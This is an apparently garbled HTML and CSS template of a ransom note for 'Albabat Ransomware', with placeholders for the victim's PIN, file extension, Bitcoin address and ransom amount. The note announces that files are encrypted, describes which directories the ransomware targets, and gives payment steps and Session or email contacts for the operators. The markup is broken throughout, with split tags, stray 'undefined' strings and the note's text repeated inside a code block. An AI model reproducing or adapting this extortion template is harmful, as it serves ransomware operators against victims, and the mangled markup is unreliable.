style="fill:#fff;fill-opacity:1;stroke:#000;stroke-width:.26458332px;stroke-linecap:butt;stroke-linejoin:miter;stroke-opacity:1" d="M95.613 125.64v1.511h20.694v-1.465zM101.566 131.64v1.559h8.552v-1.512zM101.652 137.47v1.56h8.552v-1.512z" transform="matrix(1.0309 0 0 .88657 17.647 -21.051)"/ > < text y = "264.296" x = "75.923" style = "font-style:normal;font-variant:normal;font-weight:400;font-stretch:normal;font-size:10.58333302px;line-height:1.25;font-family:monospace;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space = "preserve" transform = "translate(0 -138.25)" > < tspan style = "font-style:normal;font-variant:normal;font-weight:400;font-stretch:normal;font-size:25.39999962px;font-family:monospace;fill:#fff;fill-opacity:1;stroke-width:.26458332" y = "264.296" x = "75.923" > Albabat < /tspan></text > < text y = "270.729" x = "106.106" style = "font-style:normal;font-weight:400;font-size:10.58333302px;line-height:1.25;font-family:sans-serif;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space = "preserve" transform = "translate(0 -138.25)" > < tspan style = "font-style:normal;font-variant:normal;font-weight:400;font-stretch:normal;font-size:7.05555534px;font-family:monospace;-inkscape-font-specification:monospace;fill:#fff;fill-opacity:1;stroke-width:.26458332" y = "270.729" x = "106.106" > Ransomware < /tspan></text > < text y = "251.265" x = "178.405" style = "font-style:normal;font-weight:400;font-size:10.58333302px;line-height:1.25;font-family:sans-serif;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space = "preserve" transform = "translate(0 -138.25)" > < tspan style = "font-size:4.23333311px;fill:#fff;fill-opacity:1;stroke-width:.26458332" y = "251.265" x = "178.405" > © < /tspan></text > < text y = "167.125" x = "205.284" style = "font-style:normal;font-weight:400;font-size:10.58333302px;line-height:1.25;font-family:sans-serif;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space = "preserve" transform = "translate(0 -138.25)" > < tspan style = "font-size:4.23333311px;fill:#fff;fill-opacity:1;stroke-width:.26458332" y = "167.125" x = "205.284" > © < /tspan></text > < /svg></div > < /div></div > < div class = "main" > < div class = "container" > < div class = "tab-contents" > < div class = "content" id = "home" > < nav class = "nav-home" > < a href = "%[top]%" > Top < /a> | <a href="%[menu_about]%">About</a > | < a href = "%[menu_contact]%" > Contact < /a> | <a href="%[menu_payment]%">Payment</a > | < a href = "%[menu_decryption]%" > Decryption < /a></nav > < div class = "infos" > < div class = "row1 version" > < h4 class = "float-right" > version: %[version]% < /h4></div > < div class = "row1 message" > < h1 > Some of your files have been encrypted! < /h1></div > < table class = "tbl" > < tr > < td class = "tbl_inner" > < p > Your PIN: < /p></td > < td class = "tbl_inner" > < span id = "pin" > %[pin]% < /span></td > < td class = "tbl_inner" > < p > < button class = "btn_copy" type = "button" onclick = "CopyText('pin')" > Copy < /button></p > < /td></tr > < tr > < td class = "tbl_inner tbl_pin__title" > Encryption extension: < /td><td class="tbl_inner tbl_pin__title"><span id="ext">%[ext]%</span > < /td><td class="tbl_inner tbl_pin__title"><p><button class="btn_copy" type="button" onclick="CopyText('ext')">Copy</button > < /p></td > < /tr></table > < p > < /p><h2>::> How important are your files to you?</h2 > < p > Read this document for information on what happened and how to recover your files again. < /p><p>We know that this note contains extensive information, but it is recommended that you read everything to be up to date with our terms and thus be able to contact us in the most pragmatic way possible.</p > < p > < /p><h2 id="menu_about" class="title">[+] 1 - ABOUT "%[name]% Ransomware" [+]</h2 > < p > Hello! We are %[name]%, a team that has been developing ransomware since 2023. Yes, we are new to the market, but ambitious and experienced. < /p><p>The "%[name]% Ransomware" is a cross-platform that encrypts multiple important USER files on the computer's storage device using a symmetric encryption algorithm with military-grade identification.</p><p>The "%[name]% Ransomware" will automatically create a folder in your user directory, on your machine, but precisely at: "<i class="highlighter">%[root_path]%</i>".</p><p>IT IS RECOMMENDED to make a BACKUP of "<i class="highlighter">%[readme_html]%</i>" in this folder, as <i class="highlighter">%[readme_html]%</i> contains your PIN, which is important for future contact to recover your files. The PIN will be explained later in the <u>Your PIN</u> section.</p><p>This folder "<i class="highlighter">%[root_path]%</i>" contains the following files:</p><ul><li><i class="highlighter">%[readme_html]%</i> (This same file)</li><li><i class="highlighter">%[log_name]%</i></li><li><i class="highlighter">%[pin_filename]%</i></li><li><i class="highlighter">%[wpp_filename]%</i></li></ul><h3 class="subtitle"><i class="arrow-right">>></i> 1.1 - THE KEY TO CRYPTOGRAPHY</h3><p>Your files have been encrypted with a KEY that has been stored in our <i class="highlighter">database</i>. Which means that only we have access in the key. There is no way to decrypt your files without having this key on hand.</p><p>We store your key in our database so that you don't lose it and/or some software deletes it. We always evolve with your files in mind, for possible future agreements to recover your files. This is not only a guarantee for us, but also a guarantee for you. < /p><p>The encryption key is unique for each encryption, so there will be no point in using other keys if someone shares it over the internet.</p > < p > If you have any doubts about whether we really have the key, you can read the FAQ page, there will be a section where we will explain this question. < /p><h3 class="subtitle"><i class="arrow-right">>></i > 1.2  -  Your PIN < /h3><p><i class="highlighter">DON'T LOSE YOUR PIN!!!</i> It is important for identifying your key and in the process of decrypting your files. Your <i class="highlighter">PIN</i> is also in our database.</p><p>It is through your <i class="highlighter">PIN</i> that we are able to enter into a prodigious agreement.</p><p>Your <i class="highlighter">PIN</i>, along with the encryption key, will be used in the decryptor, which will be discussed later in the "<u>DECRYPTION PROCESS</u>" section.</p><p>Yhe <i class="highlighter">PIN</i> maintains a unique identity in your machine's encryption process, that is, there will not be two or more identical PINs.</p > < p > In addition to being informed in this document, your < i class = "highlighter" > PIN < /i> will also be printed for security in "<i class="highlighter">%[pin_filename]%</i>".</p > < p > < i class = "highlighter" > WE STRENGTHEN, DON’T LOSE YOUR PIN !!! < /i></p > < h3 class = "subtitle" > < i class = "arrow-right" >  >  > < /i> 1.3 - THE ENCRYPTION PROCESS</h3 > < p > Encrypted files have the extension "<i class="highlighter">%[ext]%</i>". < /p><p>Just like encryption <i class="highlighter">key</i > and your < i class = "highlighter" > PIN < /i>, this extension is also important in the decryption process. These 3 (three) elements are responsible for triggering the decryption process of your files.</p > < p > With each encryption process, this extension changes. We no longer have the fixed extension ( < strong > .abbt < /strong>) in our ransomware. This was an extension of Beta versions.</p > < p > Do not try to rename the extension to open your files. On the contrary, you may corrupt your files. < /p><p>The size of the files that the "%[name]% Ransomware" encrypts is a maximum of <i class="highlighter">%[limit_size]% Megabytes (MB)</i > . < /p><p>The "%[name]% Ransomware" randomly recursively traverses all directories it does not belong to the operation of the Operating System. Encrypts files in the user directory, even database locations and drives mounted on the machine if any.</p > < p > The "%[name]% Ransomware" only encrypts files that are relevant. The operating system, binary files and certain program files will be intact. We didn't choose that.</p><p>The "%[name]% Ransomware" saves a log file named "<i class="highlighter">%[log_name]%</i>" in the "<i class="highlighter">%[root_path]%</i>" directory. This file you can see all files that were encrypted by "%[name]% Ransomware" in path form.</p><h2 class="title" id="menu_contact">[+] 2 - HOW TO CONTACT [+]</h2><p>We currently use <a class="links" href="https://getsession.org/" target="_blank"><span>Session</span></a> (<a class="links" href="https://getsession.org/" target="_blank">https://getsession.org</a>) as our main contact and chat tool for long and instant discussions with clients. We also have an email address for contact, but we do not guarantee permanence in the same, as we may be silenced and/or our email may be blocked by the provider itself, so contacting us via <a class="links" href="https://getsession.org/" target="_blank">Session</a> will always guarantee that you will receive our responses.</p><p>However, the choice of how to contact us is primarily yours.</p><div class="ticket__recommended">Recommended!</div><table class="tbl tbl_contact_messenger"><tr><td class="tbl_inner tbl_contact_messenger__title"><p translate="no">"Session" ID:</p></td><td class="tbl_inner"></td></tr><tr><td class="tbl_inner tbl_contact_messenger__content"><div class="tbl_contact_messenger__id"><span id="messenger_id">%[tox_id]%</span></div></td><td class="tbl_inner tbl_contact__btn_messenger"><p><button class="btn_copy" type="button" onclick="CopyText('messenger_id')">Copy</button></p></td></tr></table><p>To contact us via <span class="highlighter">Session</span>, do:</p><p><i class="highlighter">(1) </i>Access the <span class="highlighter" translate="no">"Session"</span> messenger on the page <a class="links" href="https://getsession.org/" target="_blank">https://getsession.org</a> and install it.</p><p><i class="highlighter">(2) </i>Open your messenger <span class="highlighter" translate="no">"Session"</span> and add us using our ID above. above.</p><table class="tbl tbl_contact"><tr><td class="tbl_inner tbl_contact__title"><p>Email:</p></td><td class="tbl_inner tbl_contact__email"><p><a class="mail links" href="mailto:%[author_email]%"><span id="mail">%[author_email]%</span></a></p></td><td class="tbl_inner tbl_contact__btn"><p><button class="btn_copy" type="button" onclick="CopyText('mail')">Copy</button></p></td></tr></table><p style="margin-top: 40px;"></p><blockquote>NOTE 1: These are the only ways to get in touch to recover your files. Any other form found on the internet will be fake.</blockquote><p></p><p></p><blockquote>NOTE 2: Regardless of the contact method you choose, contact us ONLY if you have made payment. Because all doubts, or the vast majority, we clarify in this document to save ours and your time.</blockquote><p></p><h2 class="title" id="menu_payment">[+] 3 - PAYMENT [+]</h2><p>The decryption process is PAID in <i class="highlighter">Bitcoin</i>, so you need to have a Bitcoin balance on a cryptocurrency exchange or in a cryptocurrency wallet to make the deposit.</p><p>You may want to read the FAQ page to know what Bitcoin is.</p><p>Payment data:</p><table class="tbl tbl_payment"><tr><td class="tbl_inner"><p>Bitcoin address:</p></td><td class="tbl_inner"><p><span id="address_btc" class="tbl_payment__btc">%[address_btc]%</span></p></td><td class="tbl_inner tbl_payment__btn"><p><button class="btn_copy" type="button" onclick="CopyText('address_btc')">Copy</button></p></td></tr><tr><td class="tbl_inner"><p>Amount to pay:</p></td><td class="tbl_inner tbl_payment__amount"><p><span id="amount_btc">%[amount]%</span>&nbsp;BTC</p></td><td class="tbl_inner"><p><button class="btn_copy" type="button" onclick="CopyText('amount_btc')">Copy</button></p></td></tr></table><p>- To make payment and restore your files, follow these steps -</p><p><span class="steps_numbers">(1)</span> - Write down the data to make the transfer via the Bitcoin address and the AMOUNT to pay specified above.</p><p></p><blockquote><i class="highlighter">Note:</i> Remembering that the price of Bitcoin may vary monetarily depending on when you make the payment.</blockquote><p></p><p><span class="steps_numbers">(2)</span> - After making the payment to the Bitcoin address above, send a message with a structure similar to this to our messenger <span class="highlighter" translate="no">"Session"</span> (or to our email).</p><table class="tbl tbl_message"><tr><td class="tbl_inner"><p class="tbl_message__title"><i class="highlighter">Subject:</i> %[name]% Ransomware - I did the payment!</p></td></tr><tr><td class="tbl_inner"><p class="tbl_message__content"><span><i class="highlighter">Message:</i></span> Hello, I made the payment. My BTC address where I made the payment is "xxx". The my PIN is: <i class="highlighter">%[pin]%</i>.</p></td></tr></table><p><i class="highlighter">IMPORANT: </i>Payment will be verified using YOUR BTC ADDRESS (“xxx”) that the transaction was made to, so it is IMPORTANT to inform this when contacting us. And remember! Don't try to cheat us by providing a Bitcoin address that has already paid us, as we maintain a database of customers who have already made transactions for us. < /p><p>It is also IMPORTANT that you do not forget to send your <i class="highlighter">PIN</i > . It is through your PIN that we will find your key. The key will be sent to you. < /p><p>You will receive it in your email or via messenger "Session", the KEY "<i class="highlighter">%[key_name]%</i>", and the decryptor "<i class="highlighter">%[decryptor_name]%</i>" attached (zipped).</p > < p > < /p><blockquote>Note: After payment, you will receive the KEY "<i class="highlighter">%[key_name]%</i>" and "<i class="highlighter">%[decryptor_name]%</i>" within 24 hours, but it may vary by more or less depending on my availability times and the number of demands received. Rest assured, we keep our promises!</blockquote > < p > < /p><h2 class="title" id="menu_decryption">[+] 4 - DECRYPTION PROCESS [+]</h2 > < p > To decrypt your files, you will have to use our decryptor that we send to you after you have made the payment. It is very intuitive to use. Follow the steps below on how to use it: < /p><p><span class="steps_numbers">(1)</span >  -  Run < i class = "highlighter" > %[decryptor_name]% < /i> (<i>%[name]% Ransomware Decryptor</i > ). < /p><p><i class="highlighter">Note: </i > If you are on Linux, open a terminal and run from the command line so you can interact with the decryptor. E.g: < i class = "highlighter" > ./decryptor</i > < /p><p></p > < p > < span class = "steps_numbers" > (2) < /span> - After the welcome screen, a menu identical to this one will appear:</p > < pre > < code > [ Load the decryption key ]
[1]  -  Search for the key
[2]  -  Exit
 < !DOCTYPE html>
   < html lang="en">
     < head>
       < meta charset="UTF-8">
         < meta http - equiv="X-UA-Compatible" content="IE=edge">
           < meta name="viewport" content="width=device-width,initial-scale=1">
             < title> %[name]% Ransomware < /title>
                 <style>
                   .btn_default,
                   html body .header .nav-default__btn,
                   html body .header .nav-default__btn-translator {
                     color: #fff;
                     background-color: #000;
                     width: 100%;
                     border: 1px solid #fff;
                     text-align: center;
                     text-decoration: none;
                     cursor: pointer;
                     font-weight: 600;
                     padding: 3px
                   }

                   .links {
                     color: #006eff;
                     font-weight: 600
                   }

                   .tbl .btn_copy,
                   .transitions,
                   html body .main .container .tab-contents #home .nav-home a,
                   html body .main .container .tab-contents .content .infos .tbl .btn_copy {
                     -moz-transition: all .2s ease-in;
                     -o-transition: all .2s ease-in;
                     -webkit-transition: all .2s ease-in;
                     transition: all .2s ease-in
                   }

                   .tbl,
                   html body .main .container .tab-contents .content .infos .tbl {
                     border-radius: 0;
                     border: 5px solid #fff;
                     padding: 2px;
                     font-size: 25px;
                     text-align: center;
                     margin: 50px 0;
                     max-width: 980px;
                     width: 980px
                   }

                   .tbl #ext,
                   .tbl #pin {
                     color: #4ee04e
                   }

                   .tbl_inner {
                     border: 2px solid #fff
                   }

                   .tbl .btn_copy,
                   html body .main .container .tab-contents .content .infos .tbl .btn_copy {
                     width: 60px;
                     height: 30px;
                     background-color: #09f;
                     border-radius: 2px;
                     font-weight: 600;
                     color: #000;
                     border: 1px solid #0064a7;
                     cursor: pointer
                   }

                   .tbl .btn_copy:active,
                   .tbl .btn_copy:hover,
                   html body .main .container .tab-contents .content .infos .tbl .btn_copy:active,
                   html body .main .container .tab-contents .content .infos .tbl .btn_copy:hover {
                     text-decoration: none;
                     opacity: .8;
                     color: #fff
                   }

                   .tbl_pin__btn {
                     min-width: 50px
                   }

                   .tbl_contact_messenger__id {
                     font-size: 18px;
                     color: #4ee04e
                   }

                   .tbl_contact_messenger__title {
                     text-align: justify;
                     padding-left: 15px
                   }

                   .tbl_payment__btc {
                     font-size: 20px;
                     color: #4ee04e
                   }

                   .tbl_payment__amount {
                     color: #ff2f2f;
                     font-size: 40px
                   }

                   .tbl_message__content,
                   .tbl_message__title,
                   html body pre {
                     padding: 0 20px;
                     text-align: left
                   }

                   html {
                     scroll-behavior: smooth
                   }

                   html body {
                     font-family: monospace;
                     color: #fff;
                     background-color: #000;
                     margin: 0;
                     padding: 0
                   }

                   html body details {
                     margin: 5px 0
                   }

                   html body summary {
                     background-color: #fff;
                     color: #000;
                     font-weight: 600;
                     font-size: 18px;
                     width: 100%;
                     cursor: pointer;
                     padding: 10px 10px 12px
                   }

                   html body #google_translate_element,
                   html body .main .container .tab-contents .content {
                     display: none
                   }

                   html body pre {
                     background-color: #202020;
                     padding: 1px 15px;
                     border-left: 2px solid #fff
                   }

                   html body .container {
                     width: 980px;
                     font-size: 17px;
                     margin: 0 auto 40px
                   }

                   html body .header .nav-default {
                     display: flex;
                     background-color: #000;
                     padding: 0 0 20px;
                     text-align: center;
                     position: fixed;
                     width: 980px;
                     top: 0;
                     transition: padding .5s ease
                   }

                   html body .header .nav-default__btn.active {
                     background-color: #c7c7c7;
                     color: #000
                   }

                   html body .header .nav-default__btn:focus,
                   html body .header .nav-default__btn:hover {
                     background-color: #fff;
                     color: #000
                   }

                   html body .header .nav-default__btn-translator:hover {
                     background-color: #fff;
                     color: #000
                   }

                   html body .header .slogan {
                     text-align: center;
                     margin-top: 25px
                   }

                   html body .header .slogan img,
                   html body .header .slogan svg {
                     width: 800px;
                     height: 600px
                   }

                   html body .main .container .tab-contents .content.show {
                     display: flex;
                     background-color: #000;
                     border-radius: 0 0 8px 8px;
                     color: #fff
                   }

                   html body .main .container .tab-contents .content .infos .row {
                     display: flex;
                     flex-wrap: wrap;
                     margin-right: -15px;
                     margin-left: -15px
                   }

                   html body .main .container .tab-contents .content .infos .row:after {
                     clear: both
                   }

                   html body .main .container .tab-contents .content .infos .title {
                     padding-top: 100px;
                     color: #0cf
                   }

                   html body .main .container .tab-contents .content .infos .highlighter {
                     color: #e3fd4e;
                     font-style: normal
                   }

                   html body .main .container .tab-contents #faq .infos h2,
                   html body .main .container .tab-contents .content .infos .subtitle {
                     padding: 15px 0
                   }

                   html body .main .container .tab-contents .content .infos .subtitle .arrow-right {
                     color: #0cf
                   }

                   html body .main .container .tab-contents .content .infos .steps_numbers {
                     color: #09f;
                     font-size: 25px
                   }

                   html body .main .container .tab-contents #home .nav-home {
                     text-align: center;
                     padding: 10px 0;
                     width: 980px;
                     position: fixed;
                     top: 35px;
                     background-color: #2c2c2c;
                     border: 1px solid #fff;
                     margin: 0;
                     transition: margin-top .5s ease
                   }

                   html body .main .container .tab-contents #home .nav-home a {
                     color: #fff;
                     padding: 0 5px;
                     text-decoration: underline
                   }

                   html body .main .container .tab-contents #home .nav-home a:hover {
                     text-decoration: none
                   }

                   html body .main .container .tab-contents #home .infos .version {
                     justify-content: flex-end
                   }

                   html body .main .container .tab-contents #home .infos .version h4 {
                     width: 200px;
                     text-align: center;
                     background-color: #fff;
                     color: #000;
                     padding: 3px;
                     float: right;
                     margin-top: -120px
                   }

                   html body .main .container .tab-contents #home .infos .message {
                     text-align: center
                   }

                   html body .main .container .tab-contents #home .infos .message h1 {
                     color: #ff2f2f
                   }

                   html body .main .container .tab-contents #home .ticket__recommended {
                     margin-left: 5px;
                     background-color: #fff;
                     color: #000;
                     max-width: 120px;
                     text-align: center;
                     padding: 7px;
                     margin-bottom: -50px;
                     font-weight: 600
                   }

                   html body .main .container .tab-contents #faq .infos .title {
                     margin-top: -50px;
                     padding-top: 0;
                     margin-bottom: 100px
                   }

                   html body .main .container .tab-contents #credits .infos {
                     text-align: center;
                     width: 400px;
                     margin: 0 auto
                   }

                   html body .main .container .tab-contents #credits .infos .title {
                     margin-bottom: 100px
                   }

                   html body .main .container .tab-contents #credits .infos .lst_devs {
                     text-align: center;
                     list-style-type: none;
                     padding: 0
                   }

                   html body .main .container .tab-contents #credits .infos .lst_devs li {
                     text-decoration: none;
                     background-color: #fff;
                     color: #000;
                     font-weight: 600;
                     padding: 4px;
                     margin: 3px 0
                   }

                   html body .footer .text {
                     font-weight: 600;
                     padding: 8px 0;
                     text-align: center;
                     background-color: #fff;
                     color: #000
                   }

                   html body .footer .text__team {
                     color: #fd3370;
                     font-style: normal
                   }
                 </style>
                 < /head>
                   <body>
                     <div id="google_translate_element" class="boxTradutor"></div>
                     < div class="header">
                       < div class="container">
                         < nav class="nav-default">
                           < button class="nav-default__btn active" content - id="home"> Home < /button>
                               <button class="nav-default__btn" content-id="faq">FAQ</button>
                               < button class="nav-default__btn" content - id="credits"> Credits < /button>
                                   <button id="btn-translator" class="nav-default__btn-translator" onclick="changeLang('pt')">Translator</button>
                                   < /nav>
                                     <div class="slogan">
                                       <svg xmlns="http://www.w3.org/2000/svg" width="976" height="600" viewBox="0 0 258.233 158.75">
                                         <path style="fill:#000;fill-opacity:1;stroke-width:.27396724" d="M0 138.25h258.233V297H0z" transform="translate(0 -138.25)" />
                                           < path style="display:inline;fill:#fff;fill-opacity:.99176953;stroke:#000;stroke-width:.26458332px;stroke-linecap:butt;stroke-linejoin:miter;stroke-opacity:1" d="M97.925 61.408h-2.929v-1.701h2.835v-5.859h6.52v7.37h3.685v-7.464h6.331v6.33h2.835v1.513h-2.74v4.536h2.835v1.89h-2.835v3.212h22.647v-6.492h12.361v-6.281h17.84v1.47h17.173v1.67H167.31v3.208h7.216v1.336h18.308v1.67h-18.442v3.274h5.212v.87h13.23v1.603h-13.163v4.41h17.172v1.603h-31.805v4.21h31.738v1.67h-32.072l.126.47h-21.775v3.873h37.35v1.47H143.19v1.003h-19.11v3.532h30.022v1.606h-30.049v1.087h-9.875v3.213h14.694v1.653h-14.694v4.489h14.789v1.653H114.13v1.607h-4.724v2.504h7.134v1.606h-7.134v4.347h6.85v1.843H95.516v-1.749h7.465v-4.44h-7.323v-1.654h7.276v-2.457h-4.678v-1.701H82.948v-1.607h15.355v-4.488H83.137v-1.56h15.166v-3.779h-9.969v-.709H60.648V95.71h27.78v-3.874h-19.04v-.567H33.15v-1.606h36.238v-4.158H47.655l-.078-.288h-30.94v-1.564h30.87v-4.276H16.838v-1.537h16.237v-4.544H21.047v-1.47h12.228v-1.069h4.744v-3.14H21.047v-1.537H38.02v-1.47h7.15v-3.408H29.533v-1.603h15.702v-1.804h18.242v7.016H75.17v6.28h22.65c0-1.225.012-.703.012-3.32l-2.951-.024v-1.8h3.073z" transform="matrix(1.0309 0 0 .88657 17.647 -21.051)" />
                                           <path style="fill:#fff;fill-opacity:1;stroke:#000;stroke-width:.26458332px;stroke-linecap:butt;stroke-linejoin:miter;stroke-opacity:1" d="M95.613 125.64v1.511h20.694v-1.465zM101.566 131.64v1.559h8.552v-1.512zM101.652 137.47v1.56h8.552v-1.512z" transform="matrix(1.0309 0 0 .88657 17.647 -21.051)" />
                                             < text y="264.296" x="75.923" style="font-style:normal;font-variant:normal;font-weight:400;font-stretch:normal;font-size:10.58333302px;line-height:1.25;font-family:monospace;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space="preserve" transform="translate(0 -138.25)">
                                               < tspan style="font-style:normal;font-variant:normal;font-weight:400;font-stretch:normal;font-size:25.39999962px;font-family:monospace;fill:#fff;fill-opacity:1;stroke-width:.26458332" y="264.296" x="75.923"> Albabat < /tspan>
                                                   </text>
                                                   < text y="270.729" x="106.106" style="font-style:normal;font-weight:400;font-size:10.58333302px;line-height:1.25;font-family:sans-serif;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space="preserve" transform="translate(0 -138.25)">
                                                     < tspan style="font-style:normal;font-variant:normal;font-weight:400;font-stretch:normal;font-size:7.05555534px;font-family:monospace;-inkscape-font-specification:monospace;fill:#fff;fill-opacity:1;stroke-width:.26458332" y="270.729" x="106.106"> Ransomware < /tspan>
                                                         </text>
                                                         < text y="251.265" x="178.405" style="font-style:normal;font-weight:400;font-size:10.58333302px;line-height:1.25;font-family:sans-serif;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space="preserve" transform="translate(0 -138.25)">
                                                           < tspan style="font-size:4.23333311px;fill:#fff;fill-opacity:1;stroke-width:.26458332" y="251.265" x="178.405"> © < /tspan>
                                                               </text>
                                                               < text y="167.125" x="205.284" style="font-style:normal;font-weight:400;font-size:10.58333302px;line-height:1.25;font-family:sans-serif;letter-spacing:0;word-spacing:0;fill:#000;fill-opacity:1;stroke:none;stroke-width:.26458332" xml:space="preserve" transform="translate(0 -138.25)">
                                                                 < tspan style="font-size:4.23333311px;fill:#fff;fill-opacity:1;stroke-width:.26458332" y="167.125" x="205.284"> © < /tspan>
                                                                     </text>
                                                                     < /svg>
                                     </div>
                                     < /div>undefined</div>
                                       < div class="main">
                                         < div class="container">
                                           < div class="tab-contents">
                                             < div class="content" id="home">
                                               < nav class="nav-home">
                                                 < a href="%[top]%"> Top < /a> | undefined<a href="%[menu_about]%">About</a> | < a href="%[menu_contact]%"> Contact < /a> | undefined<a href="%[menu_payment]%">Payment</a> | < a href="%[menu_decryption]%"> Decryption < /a>undefined</nav>
                                                             < div class="infos">
                                                               < div class="row1 version">
                                                                 < h4 class="float-right"> version: %[version]% < /h4>undefined</div>
                                                                     < div class="row1 message">
                                                                       < h1> Some of your files have been encrypted! < /h1>undefined</div>
                                                                           < table class="tbl">
                                                                             < tr>
                                                                               < td class="tbl_inner">
                                                                                 < p> Your PIN: < /p>undefined</td>
                                                                                     < td class="tbl_inner">
                                                                                       < span id="pin"> %[pin]% < /span>undefined</td>
                                                                                           < td class="tbl_inner">
                                                                                             < p>
                                                                                               < button class="btn_copy" type="button" onclick="CopyText('pin')"> Copy < /button>undefined</p>
                                                                                                   < /td>undefined</tr>
                                                                                                     < tr>
                                                                                                       < td class="tbl_inner tbl_pin__title"> Encryption extension: < /td>undefined<td class="tbl_inner tbl_pin__title">undefined<span id="ext">%[ext]%</span>
                                                                                                             < /td>undefined
                                                                                                           <td class="tbl_inner tbl_pin__title">undefined<p>undefined<button class="btn_copy" type="button" onclick="CopyText('ext')">Copy</button>
                                                                                                               < /p>undefined</td>
                                                                                                           < /tr>undefined</table>
                                                                                                             < p>
                                                                                                               < /p>undefined<h2>::> How important are your files to you?</h2>
                                                                                                                 < p> Read this document for information on what happened and how to recover your files again. < /p>undefined<p>We know that this note contains extensive information, but it is recommended that you read everything to be up to date with our terms and thus be able to contact us in the most pragmatic way possible.</p>
                                                                                                                     < p>
                                                                                                                       < /p>undefined<h2 id="menu_about" class="title">[+] 1 - ABOUT "%[name]% Ransomware" [+]</h2>
                                                                                                                         < p> Hello! We are %[name]%, a team that has been developing ransomware since 2023. Yes, we are new to the market, but ambitious and experienced. < /p>undefined<p>The "%[name]% Ransomware" is a cross-platform that encrypts multiple important USER files on the computer's storage device using a symmetric encryption algorithm with military-grade identification.</p>undefined<p>The "%[name]% Ransomware" will automatically create a folder in your user directory, on your machine, but precisely at: "undefined<i class="highlighter">%[root_path]%</i>".undefined</p>undefined<p>IT IS RECOMMENDED to make a BACKUP of "undefined<i class="highlighter">%[readme_html]%</i>" in this folder, as undefined<i class="highlighter">%[readme_html]%</i> contains your PIN, which is important for future contact to recover your files. The PIN will be explained later in the undefined<u>Your PIN</u> section.undefined</p>undefined<p>This folder "undefined<i class="highlighter">%[root_path]%</i>" contains the following files:undefined</p>undefined<ul>undefined<li>undefined<i class="highlighter">%[readme_html]%</i> (This same file)undefined</li>undefined<li>undefined<i class="highlighter">%[log_name]%</i>undefined</li>undefined<li>undefined<i class="highlighter">%[pin_filename]%</i>undefined</li>undefined<li>undefined<i class="highlighter">%[wpp_filename]%</i>undefined</li>undefined</ul>undefined<h3 class="subtitle">undefined<i class="arrow-right">>></i> 1.1 - THE KEY TO CRYPTOGRAPHYundefined</h3>undefined<p>Your files have been encrypted with a KEY that has been stored in our undefined<i class="highlighter">database</i>. Which means that only we have access in the key. There is no way to decrypt your files without having this key on hand.undefined</p>undefined<p>We store your key in our database so that you don't lose it and/or some software deletes it. We always evolve with your files in mind, for possible future agreements to recover your files. This is not only a guarantee for us, but also a guarantee for you. < /p>undefined<p>The encryption key is unique for each encryption, so there will be no point in using other keys if someone shares it over the internet.</p>
                                                                                                                                 < p> If you have any doubts about whether we really have the key, you can read the FAQ page, there will be a section where we will explain this question. < /p>undefined<h3 class="subtitle">undefined<i class="arrow-right">>></i> 1.2 - Your PIN < /h3>undefined<p>undefined<i class="highlighter">DON'T LOSE YOUR PIN!!!</i> It is important for identifying your key and in the process of decrypting your files. Your undefined<i class="highlighter">PIN</i> is also in our database.undefined</p>undefined<p>It is through your undefined<i class="highlighter">PIN</i> that we are able to enter into a prodigious agreement.undefined</p>undefined<p>Your undefined<i class="highlighter">PIN</i>, along with the encryption key, will be used in the decryptor, which will be discussed later in the "undefined<u>DECRYPTION PROCESS</u>" section.undefined</p>undefined<p>Yhe undefined<i class="highlighter">PIN</i> maintains a unique identity in your machine's encryption process, that is, there will not be two or more identical PINs.undefined</p>
                                                                                                                                         < p> In addition to being informed in this document, your < i class="highlighter"> PIN < /i> will also be printed for security in "undefined<i class="highlighter">%[pin_filename]%</i>".undefined</p>
                                                                                                                             < p>
                                                                                                                               < i class="highlighter"> WE STRENGTHEN, DON’T LOSE YOUR PIN !!! < /i>undefined</p>
                                                                                                                                   < h3 class="subtitle">
                                                                                                                                     < i class="arrow-right"> > >< /i> 1.3 - THE ENCRYPTION PROCESSundefined</h3>
                                                                                                                                         < p> Encrypted files have the extension "undefined<i class="highlighter">%[ext]%</i>". < /p>undefined<p>Just like encryption undefined<i class="highlighter">key</i> and your < i class="highlighter"> PIN < /i>, this extension is also important in the decryption process. These 3 (three) elements are responsible for triggering the decryption process of your files.undefined</p>
                                                                                                                                             < p> With each encryption process, this extension changes. We no longer have the fixed extension ( < strong> .abbt < /strong>) in our ransomware. This was an extension of Beta versions.undefined</p>
                                                                                                                                                   < p> Do not try to rename the extension to open your files. On the contrary, you may corrupt your files. < /p>undefined<p>The size of the files that the "%[name]% Ransomware" encrypts is a maximum of undefined<i class="highlighter">%[limit_size]% Megabytes (MB)</i> . < /p>undefined<p>The "%[name]% Ransomware" randomly recursively traverses all directories it does not belong to the operation of the Operating System. Encrypts files in the user directory, even database locations and drives mounted on the machine if any.</p>
                                                                                                                                                           < p> The "%[name]% Ransomware" only encrypts files that are relevant. The operating system, binary files and certain program files will be intact. We didn't choose that.undefined</p>undefined<p>The "%[name]% Ransomware" saves a log file named "undefined<i class="highlighter">%[log_name]%</i>" in the "undefined<i class="highlighter">%[root_path]%</i>" directory. This file you can see all files that were encrypted by "%[name]% Ransomware" in path form.undefined</p>undefined<h2 class="title" id="menu_contact">[+] 2 - HOW TO CONTACT [+]</h2>undefined<p>We currently use undefined<a class="links" href="https://getsession.org/" target="_blank">undefined<span>Session</span>undefined</a> (undefined<a class="links" href="https://getsession.org/" target="_blank">https://getsession.org</a>) as our main contact and chat tool for long and instant discussions with clients. We also have an email address for contact, but we do not guarantee permanence in the same, as we may be silenced and/or our email may be blocked by the provider itself, so contacting us via undefined<a class="links" href="https://getsession.org/" target="_blank">Session</a> will always guarantee that you will receive our responses.undefined</p>undefined<p>However, the choice of how to contact us is primarily yours.</p>undefined<div class="ticket__recommended">Recommended!</div>undefined<table class="tbl tbl_contact_messenger">undefined<tr>undefined<td class="tbl_inner tbl_contact_messenger__title">undefined<p 